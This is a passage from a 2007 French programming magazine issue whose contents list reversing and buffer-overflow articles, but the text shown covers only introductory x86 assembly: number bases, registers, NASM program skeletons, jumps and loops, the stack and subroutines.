

# LES SÉNIORS ONT AUJOURD'HUI LEUR MAGAZINE D'INFORMATIQUE



Chez votre marchand de journaux

NOUVEAU AU RAYON INFORMATIQUE • 100% PROGRAMMATION

# CODING SCHOOL Magazine

N° 4 / AOÛT-SEPTEMBRE 2007 / 4,70 EUROS

## Maîtriser l'assembleur

Instructions • Boucles • Piles, etc.

Réalisez un <sup>Conte</sup> secteur de boot



L 14615 - 4 - F - 4,70 € - RD

Reversing avec OllyDbg

De l'utilité des  
checksums

Exercices  
pratiques

PROGRAMMEZ SÉCURISÉ



# Sommaire 04

L'Assembleur au cœur du système	p.04
La boucle est bouclée ?	p.08
PILE heap, heap, heap, hurra !	p.12
nasm en résumé	p.15
Ecris-moi sur le BOOT	p.18
Reversing, d'utilité publique	p.22
Le reversing avec Ollydbg	p.24
Travaux pratiques	p.26
Le reversing avec Ollydbg (suite)	p.28
Trouver des bugs grâce à un GNU !	p.33
Le Buffer Overflow	p.36
Return into libc	p.42

**CODINGSCHOOL MAGAZINE** est édité par LPN

15 RUE CHEVREUIL - 94 700 MAISONS-ALFORT

Rédaction en chef : Coding Community

Directeur de Publication et représentant légal : André Olivier

Imprimé en France par ROTO GARONNE 47310 Estillac

La Rédaction accepte toutes les contributions de la Communauté

Commission paritaire en cours • Dépôt légal à parution • ISSN en cours • © LPN juillet-août 2007

## ASM

L'assembleur, un gros mot pour certains, une référence pour les autres, nous inclus. Les puristes diront qu'un programme « propre », rapide, efficace ne peut se programmer qu'en assembleur. Il est vrai qu'un programme « tout » assembleur n'est pas aisé à réaliser et ce n'est de toute façon pas le but de ce magazine que de vous

apprendre les méandres de ce langage. Nous nous sommes efforcés dans les pages qui suivent d'aborder pédagogiquement les bases et surtout d'appliquer les notions abordées. Nous pensons qu'aujourd'hui, la programmation doit, à 95 %, se faire avec des langages de haut niveau. L'assembleur n'intervient que dans des cas spécifiques comme pour optimiser un bout de programme, reverser un programme (drivers, par exemple), comprendre son fonctionnement, ou enfin tester la vulnérabilité de votre application. Nous espérons que ce magazine vous apportera les connaissances nécessaires pour aborder au mieux les tutoriaux souvent compliqués du net. Et surtout, n'hésitez pas à poser toutes vos questions sur <http://www.acissi.net/forum>.

LA RÉDACTION

## Optimisez vos programmes !

NOUVEAU AU RAYON INFORMATIQUE • 100% PROGRAMMATION

### CODINGSCHOOL Magazine

N° 4 AOÛT-SEPTEMBRE 2007 4,70 €

## Maîtriser l'assembleur

Instructions • Boucles • Piles, etc.

Réalisez un secteur de boot

Testez la sécurité de vos programmes

Reversing avec OllyDbg

De l'utilité des checksums

Exercices pratiques

PROGRAMMEZ SÉCURISÉ



# L'Assembleur au cœur du système

## INTRODUCTION

Quand on veut écrire en assembleur, cela prend plus de temps, mais moins que ce que les gens pourraient en penser. En fait, l'assembleur offre plus de facilités pour structurer un programme, même si le manque de professionnels apporte plus facilement des problèmes de maintenance.

Par ailleurs, on a plus de possibilités pour résoudre ou prévenir des problèmes de performance. L'inconvénient est que cela prend plus d'effort pour trouver ou former des professionnels.

Il faut savoir quand écrire en assembleur, il y a des moments où il n'y a pas d'autres possibilités et d'autres où cela n'est pas utile. Le système d'exploitation, mais aussi un bon nombre de produits standards sont programmés avec des exits, pour permettre une installation du logiciel adapté à vos besoins. Pour la majorité des exits l'assembleur est simplement inévitable.

## Premiers pas Apprenons à compter

Vous avez sûrement déjà rencontré dans vos lectures des nombres en hexadécimal ou en binaire. Le binaire est le langage des pc, que vous écriviez des programmes en assembleur, en C ou tout autre langage, le pc comprend le binaire, il parle en binaire.

L'hexadécimal est fait pour permettre aux humains (enfin pour certains ;-) ) une meilleure compréhension du langage pc. Commençons par comprendre l'ordinateur pour devenir un traducteur hors-norme.

## Le binaire

Le binaire est composé de deux éléments: le 0 et le 1. une suite de 8 éléments binaires est appelé un octet, une suite de 16 éléments binaires est appelé un **mot** (2 octets) et une suite de 32 éléments binaires est appelé un **double mot** (4 octets).

Les microprocesseurs intel sont composés de registres. Nous utiliserons ces registres pour commencer à travailler avec l'assembleur.

Nous allons par exemple avoir un registre EAX de 32 bits (0 à 31). Pour désigner les 16 bits de poids faible, on utilise AX. On peut découper le registre AX en deux parties, AL

les 8 bits de poids faible et AH les 8 bits de poids fort. Il existe d'autres registres (voir encadré) que nous verrons au fur et à mesure des articles.

Si l'on veut mettre une valeur dans le registre EAX, nous utiliserons l'instruction mov :

```
mov eax, 10100101010010101001010101101101b
mov ax, 1011100101010101b
mov al, 10110101b
mov bl, al
```

## Registres

EAX, EBX, ECX et EDX sont des registres 32bits. Ils contiennent respectivement AX, BX, CX, DX (16bits) dans leur partie basse qui eux-même sont composés de AH, BH, CH, DH (8bits) dans la partie haute et de AL, BL, CL, DL (8bits) dans leur partie basse. Voici un petit schéma pour illustrer tout ça :



Note : Les registres EAX, EBX, ECX et EDX ne sont disponibles qu'en mode protégé (32bits)

L'instruction mov permet de copier un octet ou un mot d'un opérande source vers un opérande destination. Dans le premier exemple, on copie un double mot dans EAX, dans l'exemple 2 on copie un mot dans AX, dans l'exemple 3 on copie un octet dans AL et dans l'exemple 4, on copie le contenu de AL dans BL. Le petit b à la fin de chaque nombre signale à l'assembleur que nous travaillons en binaire.

On peut à partir du binaire, retrouver le nombre en décimal. Pour cela il suffit de savoir comment se décompose un nombre.

Prenons un exemple : le nombre 1354 en décimal se décompose comme suit :

$$1354 = 1 \times 1000 + 3 \times 100 + 5 \times 10 + 4 \times 1$$

$$= 1 \times 10^3 + 3 \times 10^2 + 5 \times 10^1 + 4 \times 10^0$$

Le 10 correspond à la base utilisée et l'exposant est le poids.

La peur de l'inconnu ou une mauvaise expérience passée font que l'assembleur est souvent laissé de côté. Les programmeurs préfèrent plutôt utiliser un langage de troisième ou de quatrième génération. Essayons d'éclaircir un peu les choses.

Nous allons faire la même chose pour un nombre binaire:

$$101101 = 1 \times 2^5 + 0 \times 2^4 + 1 \times 2^3 + 1 \times 2^2 + 0 \times 2^1 + 1 \times 2^0$$

$$= 1 \times 32 + 0 + 1 \times 8 + 1 \times 4 + 0 + 1 \times 1$$

$$= 32 + 8 + 4 + 1 = 45$$

Nous venons donc de traduire ce nombre binaire en décimal.

## L'hexadécimal

L'hexadécimal est une base 16, c'est à dire que l'on va écrire un nombre à l'aide de 16 symboles : les chiffres de 0 à 9 et les lettres de A à F.

Nous allons pour cela utiliser le tableau donné en encadré. Pour passer du binaire en hexadécimal, il suffit donc de remplacer par bloc de quatre bits le nombre binaire par

son équivalent en hexadécimal.

On fait de même pour passer de l'hexadécimal en binaire.

F54Bh = 1111 0101 0100 1011 b

1101101101001b = 1B69h

exemple de programme:

mov EAX, 19h ; On copie 19 (en hexa) dans EAX

add EAX, 21h ; On additionne 21 (en hexa) à 19 (en hexa)

mov EBX, EAX ; On copie le résultat de l'opération dans EBX

Quand on effectue une opération d'addition avec l'instruction ADD, le résultat de l'opération se retrouve dans le registre utilisé (ici EAX).

## Conversions

Concept	Décimal	Binaire	Octal	Hexadécimal
Zéro	0	00000000	000	00
Un	1	00000001	001	01
Deux	2	00000010	002	02
Trois	3	00000011	003	03
Quatre	4	00000100	004	04
Cinq	5	00000101	005	05
Six	6	00000110	006	06
Sept	7	00000111	007	07
Huit	8	00001000	010	08
Neuf	9	00001001	011	09
Dix	10	00001010	012	0A
Onze	11	00001011	013	0B
Douze	12	00001100	014	0C
Treize	13	00001101	015	0D
Quatorze	14	00001110	016	0E
Quinze	15	00001111	017	0F
Seize	16	00010000	020	10
Dix-sept	17	00010001	021	11
Dix-huit	18	00010010	022	12
Dix-neuf	19	00010011	023	13
Vingt	20	00010100	024	14
Trente	30	00011110	036	1E
Trente et un	31	00011111	037	1F
Trente-deux	32	00100000	040	20



## Comment tester nos programmes ? Squelette d'un programme en assembleur.

Nous utiliserons, au cours de nos différents articles, pour tester nos programmes ou simplement tester les instructions, le squelette du programme qui se trouve en encadré. Ne vous occupez pas pour l'instant de savoir à quoi correspondent chaque instruction, nous les découvrirons au fur et à mesure de notre avancement.

### Squelette du programme assembleur

```
%include "asm_io.inc"
segment .data
;Les données initialisées sont placées
dans ce segment de données

segment .bss
;Les données non initialisées sont pla-
cées dans le segment bss

segment .text
    global _asm_main
_asm_main:
    enter 0,0
    pusha

;Le code est placé ici

    popa
    mov eax,0
    leave
    ret
```

Vous n'aurez qu'à reprendre ce squelette de code pour y placer votre programme aux endroits indiqués. Une fois votre programme écrit et enregistré avec l'extension .asm (exemple: premier.asm), il faudra assembler le code :

nasm -f format premier.asm  
ou format sera soit coff, elf, obj ou win32 suivant le compilateur utilisé.

Nous ne pouvons pour l'instant lancer le programme ainsi compilé. Nous allons créer un programme en langage C qui nous servira à lancer notre programme en assembleur. Pourquoi utiliser un programme en C pour lancer notre programme en assembleur ? Parce que pour l'instant nous débutons en assembleur et grâce à cette astuce, nous pourrions utiliser la bibliothèque standard du C afin de récupérer des données au clavier, écrire à l'écran...

### Programme en C

```
int main()
{
    int ret_status;
    ret_status=_asm_main();
    return ret_status;
}
```

Il faut maintenant compiler le programme en C en incluant notre programme en assembleur.

Compiler : gcc -c progC.c  
liér : gcc -o premier progC.o premier.o asm\_io.o

Nous obtenons ainsi un programme appelé premier que nous pouvons lancer.

Nous aurions pu faire directement :

gcc -o premier progC.c premier.o asm\_io.o

Vous trouverez l'include asm\_io.inc à l'adresse suivante :

<http://www.drpcar.com/pcasm/>

cette include se trouve dans le fichier linux-ex.zip si vous utilisez linux ou ms-ex.zip si vous utilisez windows. Il vous suffit de télécharger le fichier, de le placer dans votre répertoire ou se trouvera les programmes que vous allez créer.

### Notre premier programme

Ecrivez le programme dans l'encadré et créez l'exécutable comme décrit dans le paragraphe précédent.

### Notre Premier programme

```
%include "asm_io.inc"
segment .data
prompt1 db "Entrez un nombre : ",0
prompt2 db "Entrez un deuxième nombre : ",0
prompt3 db "le résultat est : ",0
segment .bss
nbr resb 1
segment .text
    global _asm_main
_asm_main:
    enter 0,0
    pusha

    mov EAX,prompt1
    call print_string
    call read_int
    mov [nbr],EAX
    mov EAX,prompt2
    call print_string
    call read_int
    add EAX,[nbr]
    mov EBX,EAX
    mov EAX,prompt3
    call print_string
    mov EAX,EBX
    call print_int

    popa
    mov eax,0
    leave
    ret
```

Essayons de comprendre ce programme. En dessous de segment .data, nous déclarons trois phrases qui nous serviront plus tard pour poser des questions à l'utilisateur. En dessous de segment .bss, nous réservons en mémoire un octet (byte).

Pour afficher un message à l'écran, nous devons mettre dans EAX l'adresse de départ de la phrase (par exemple : mov EAX,prompt1) et nous devons appeler ensuite print\_string grâce à la fonction call.

Pour récupérer une touche tapée au clavier, nous appelons (call) read\_int qui place dans EAX la valeur tapée.

Les autres instructions ont déjà été vue précédemment. Il reste peut être une ombre encore qui est :

mov [nbr],EAX.

nbr est le nom de l'octet que nous avons réservé tout à l'heure. Grâce à cette instruction, nous plaçons la valeur contenue dans EAX dans la case mémoire nbr. Donc [nbr] veut dire : contenu de l'adresse mémoire nbr.

### CONCLUSION


Nous avons beaucoup appris dans cet article. Dans la suite, nous entrerons dans les entrailles du microprocesseur et donc de l'assembleur. Nous aborderons aussi différentes utilisations de l'assembleur tel que le reverse engineering, le buffer overflow...

Et n'oubliez jamais : Google est votre ami.

FRANCK EBEL | FASM

# INDISPENSABLE !

Chez  
tous les  
marchands  
de  
journaux





# La boucle est bouclée ?

**Vous avez sûrement déjà découvert les boucles en C ou dans tout autre langage. Mais que vont donner ceux-ci une fois désassemblés ? Je vais essayer de vous faire découvrir tout cela le plus simplement possible !!....**

## INTRODUCTION

Aussitôt que l'on parle de langage de haut niveau tel que le C, on va se trouver confronté aux contrôles de flux, aux boucles telles que vous l'avez déjà vues. En assembleur, on va retrouver à chaque fois une comparaison (CMP) avec ensuite un test conditionnel.

Essayons de décortiquer tout cela.

### La Comparaison

Si vous avez déjà désassemblé des programmes vous avez pu remarquer ou vous allez le remarquer (voir article suivant) que l'instruction cmp est utilisée.

Quelle est son but et que fait-elle ?

Le résultat d'une comparaison est stockée dans le registre FLAGS pour être utilisée si nécessaire un peu plus tard. Les bits du registre FLAGS sont positionnés suivant le résultat de la comparaison :

cmp opérande1, opérande2

Ce qu'il faut comprendre avec cmp c'est que l'on effectue une opération entre les deux opérandes opérande1 - opérande2. Le registre FLAGS est positionné mais le résultat de l'opération n'est pas stockée.

Les sauts qui vont suivre sous le cmp vont aller « regarder » l'état de certains bits du registre FLAGS et agir en conséquence.

Par exemple si opérande1 = opérande2, le cmp va positionner le bit ZF (zéro Flag) à 1.

Une chose importante à ne pas oublier est que certaines autres instructions positionnent aussi le registre FLAGS.

### L'INSTRUCTION IF

Soit le pseudo-code suivant :

```
if (EAX==0)
    EBX=1;
else
    EBX=2;
```

Si l'on veut « traduire » cela en assembleur, ça va nous donner :


```
cmp    eax,0
jz     bcl
mov    ebx,2
jmp    suivant
```

```
bcl:
    suivant
    mov    ebx,1
suivant:
```

Nous nous retrouvons ici avec deux nouvelles instructions jz et jmp.

Jmp (jump) : est ce que l'on appelle un saut inconditionnel,

Registre flags



c'est-à-dire que si le programme arrive à cette ligne, quel que soit l'état du registre FLAG, le programme sautera à l'adresse correspondante, c'est à dire ici @suivant.

Jz (jump if zero): pour cette instruction, le programme ira à l'adresse de bcl seulement si le bit ZF du registre FLAG est positionné à 1. Sinon, l'instruction jz est sautée et c'est le mov ebx,1 qui est exécuté.

Voici un autre exemple :

```
if (EAX>=5)
    EBX=1;
else
    EBX=2;

donnera

cmp    eax,5
jge    bcl
mov    ebx,2
jmp    suivant

bcl:
    mov    ebx,1
suivant:
```

Nous retrouvons ici la même structure que précédemment, la seule nouveauté est le jge.

Jge (jump if greater or equal) : cette instruction va permettre de sauter à l'adresse voulue si le résultat de l'opération (cmp) est supérieur ou égal.

### LA BOUCLE FOR

Pseudo code :

```
var = 0;
for(i=10;i>0;i--)
    var+=1;
```

Ce pseudo code peut être traduit en assembleur comme ceci :

```
mov    eax,0
mov    ecx,10

bcl:
    add    eax,ecx
    loop   bcl
```

L'instruction loop se sert du registre ecx. En effet pour chaque passage dans loop, ecx est décrémenté et tant que ecx n'est pas égal à 0, l'instruction loop boucle vers bcl.

Aussitôt que ecx sera égal à zéro, loop ne bouclera plus vers bcl et l'instruction suivante (en dessous de loop) sera exécutée.

Il existe d'autres variantes de loop :

LOOPE, LOOPZ qui décrémentent ECX et saute à l'adresse (ou étiquette) indiquée si ECX différent de 0 et ZF égal à 1.

LOOPNE, LOOPNZ qui décrémentent ECX et saute à l'adresse (ou étiquette) indiquée si ECX différent de 0 et ZF égal à 0.

### LA BOUCLE WHILE

While(condition)

```
{
    corps de la boucle;
}
```

Le pseudo code précédent sera traduit par :

```
bcl:
    jxx    fin
    ;corps de la boucle
    jmp    bcl
```

fin:

A la place de jxx bien sûr vous devez choisir l'instruction qui corresponde à votre condition (je, jne, jge, jle ....)

### LA BOUCLE DO WHILE

```
do
{
    corps de la boucle;
}while(condition);
```

Le pseudo code précédent sera traduit par :

```
bcl:
    ;corps de la boucle
    ;code pour positionner FLAGS suivant la
condition
    jxx    bcl
```

même remarque que précédemment pour le jxx.

Instruction	Condition	Opérandes
JA	Jump if Above = JNB	branchement cond. (op2 > op1)
JAE	Jump if Above or Equal = JNB	branchement cond. (op2 >= op1)
JB	Jump if Below = JNAE	branchement cond. (op2 < op1)
JBE	Jump if Below or Equal = JNAE	branchement cond. (op2 <= op1)
JCXZ	Jump if CX = 0	branchement si CX = 0
JE	Jump if Equal = JZ	branchement cond. (op2 = op1)
JG	Jump if Greater = JNL	branchement cond. (op2 > op1)
JGE	Jump if Greater or Equal = JNL	branchement cond. (op2 >= op1)
JL	Jump if Less = JNGE	branchement cond. (op2 < op1)
JLE	Jump if Less or Equal = JNGE	branchement cond. (op2 <= op1)
JMP	Jump	branchement inconditionnel
JNA	Jump if Not Above = JBE	branchement cond. (op2 <= op1)
JNAE	Jump if Not Above or Equal = JBE	branchement cond. (op2 <= op1)
JNB	Jump if Not Below = JAE	branchement cond. (op2 >= op1)
JNBE	Jump if Not Below or Equal = JAE	branchement cond. (op2 >= op1)
JNE	Jump if Not Equal = JNZ	branchement cond. (op2 != op1)
JNG	Jump if Not Greater = JLE	branchement cond. (op2 <= op1)
JNGE	Jump if Not Greater or Equal = JLE	branchement cond. (op2 <= op1)
JNL	Jump if Not Less = JGE	branchement cond. (op2 >= op1)
JNLE	Jump if Not Less or Equal = JGE	branchement cond. (op2 >= op1)
JNO	Jump if Not Overflow	branchement cond. (si pas 'overflow')
JNP	Jump if Not Parity = JPO	branchement cond. (si parité impaire)
JNS	Jump if Not Sign	branchement cond. (si valeur positive)
JNZ	Jump if Not Zero = JNE	branchement cond. (si résultat != 0)
JO	Jump if Overflow	branchement cond. (si 'overflow')
JP	Jump if Parity = JPE	branchement cond. (si parité paire)

Les instructions de saut




JPE	Jump if Parity Even	=JP	branchement cond. (si parité paire)
JPO	Jump if Parity Odd	=JNP	branchement cond. (si parité impaire)
JS	Jump if Sign		branchement cond. (si valeur négative)
JZ	Jump if Zero	=JE	branchement cond. (si résultat=0)
LAHF	Load AH with Flags		bits arithmétiques du 'flag-reg.' → AH
LDS	Load pointer to DS		adresse de op2 → DS:op1
LEA	Load Effective Addr		adresse de op2 → op1
LES	Load pointer to ES		adresse de op2 → ES:op1
LOCK			réservation du bus pour > 1 cycle
LODB	Load Byte		zone-mémoire → AL
LODW	Load Word		zone-mémoire → AX
LOOP			branchement si CX=0
LOOPE	Loop while Equal	=LOOPZ	branchement si CX=0 et ZF=1
LOOPNE	Loop while Not Eq.	=LOOPNZ	branchement si CX=0 et ZF=0
RNZ			
LOOPNZ	Loop while Not Zero		branchement si CX=0 et ZF=0
LOOPNE			
LOOPZ	Loop while Zero	=LOOPE	branchement si CX=0 et ZF=1

Les instructions de saut

## LA PILE

La pile est une zone mémoire qui est organisée de façon à ce que le dernier entré s le premier sorti, on parle de LIFO (last in, first out).

On peut venir charger des données dans la pile grâce à l'instruction PUSH et retirer des données grâce à l'instruction POP.



### Pile

Le registre ESP contient l'adresse de la donnée qui sera retirée de la pile.

L'instruction PUSH insère un double mot sur la pile en ôtant 4 de ESP puis en stockant le double mot en [ESP].

[ESP] veut dire contenu de l'adresse ESP.

L'instruction POP lit le double mot en [ESP] puis ajoute 4 à ESP.

On peut utiliser la pile pour stocker temporairement des données. Elle est surtout utilisée pour effectuer des appels à des sous programmes, passer des variables locales et des paramètres.

Le registre SS spécifie le segment qui contient la pile.

## LES SOUS PROGRAMMES

Si vous avez déjà découvert un langage de haut

niveau, vous connaissez l'importance de la création d'unités fonctionnelles dans vos programmes, appelés fonctions ou procédures ou sous programmes. Tout problème complexe doit être divisé en tâches élémentaires qui permettent de mieux le comprendre, le mettre en oeuvre, le tester. Deux instructions vont nous être utiles, le CALL et le RET.

L'instruction CALL effectue un saut inconditionnel vers un sous programme et empile l'adresse de l'instruction suivante.

L'instruction RET dépile une adresse et saute à cette adresse.

L'instruction CALL permet d'appeler un sous programme en obligeant le processeur à poursuivre l'exécution à un autre endroit que la ligne qui suit cette instruction CALL. Le corps du sous programme comprend en réponse une instruction RET qui permet de revenir à l'instruction qui suit le CALL. D'un point de vue technique, l'instruction CALL provoque le positionnement de l'adresse de retour sur la pile et la copie de l'adresse du sous programme qui doit être appelé dans le pointeur d'instruction. Dès que le sous programme a terminé son exécution, son instruction RET provoque le dépilement de l'adresse de retour dans le pointeur d'instruction. Le processeur exécute toujours l'instruction dont l'adresse est indiquée dans EIP.

La structure d'un sous programme sera la suivante :

```

sousp:
    push ebp           ;empile la
valeur originale de ESP
    mov  ebp,esp       ;EBP=ESP
    sub  esp,octets_locaux ; nombre
d'octets nécessaires pour les locales
    ; instruction du sous programme
    mov  esp,ebp       ;désalloue les
locales
    pop  ebp           ;restaure la
valeur originale de ESP
    ret

```

L'appel du sous programme dans le programme principal ou dans un autre sous programme sera :

```

call sousp

```

Les paramètres du sous programme peuvent être passés par la pile. Ils doivent être empilés avant l'instruction CALL. Si le paramètre doit être modifié par le sous programme, l'adresse de la donnée doit être passée, pas sa valeur. Si la taille du paramètre est inférieure à un double mot, il doit être converti en un double mot avant d'être empilé.

## APPLICATION

Essayons maintenant d'appliquer ce que nous venons de découvrir.

Nous voudrions additionner trois nombres et que cette addition soit faite dans un sous programme. Essayons ce programme ci dessous :

```

#include "asm_io.inc"
segment .data
segment .bss
segment .text
    global asm_main

asm_main:
    enter 0,0
    pusha
    mov  eax,1000h
    mov  ebx,2000h
    mov  ecx,3000h
    call somme
    call print_int
    popa
    mov  eax,0
    leave
    ret

somme:
    push ebp
    mov  ebp,esp
    add  eax,ebx
    add  eax,ecx
    pop  ebp
    ret

```

Vous obtenez donc à l'écran, si tout s'est bien passé, un nombre entier qui correspond à l'addition de 1000, 2000 et 3000 hexadécimal.

Notre appel au sous programme a donc bien fonctionné.

## CONCLUSION

Ces premiers articles nous ont permis d'aborder beaucoup de principes de la programmation en assembleur. Votre but n'est peut être pas de programmer en assembleur mais de comprendre un programme en assembleur et de pouvoir modifier l'exécution du programme. Vous allez dans ce cas pouvoir appliquer directement les principes vus précédemment grâce à certains articles qui suivent. Seule une pratique régulière et la lecture de tutoriels et de livres sur l'assembleur et le reversing vous permettront de comprendre les différents types de protections logiciels ou d'adaptation de logiciels pour vos applications.

FRANCK EBEL | FASM

**CODINGSCHOOL**  
Magazine



# Pile

Voilà un chapitre crucial portant sur la façon dont s'organise la mémoire. La pile (stack) et le tas (heap) désignent des régions mémoire très importantes au sein d'un programme. Leurs spécificités sont la base de nombreuses notions à venir.

# heap, heap, heap, hourra !

## Le heap

Le heap est la région mémoire dédiée à l'allocation dynamique de mémoire. Gérer dynamiquement la mémoire signifie que l'on peut allouer ou libérer des régions mémoire à volonté dans la limite des ressources disponibles.

Le heap n'est pas souvent utilisé en assembleur car pour l'utiliser avec efficacité, il est nécessaire de disposer de moteurs d'allocation et de libération de la mémoire. Ces moteurs d'allocation sont simplement des fonctions telles malloc()/free() disponibles dans toute librairie C.

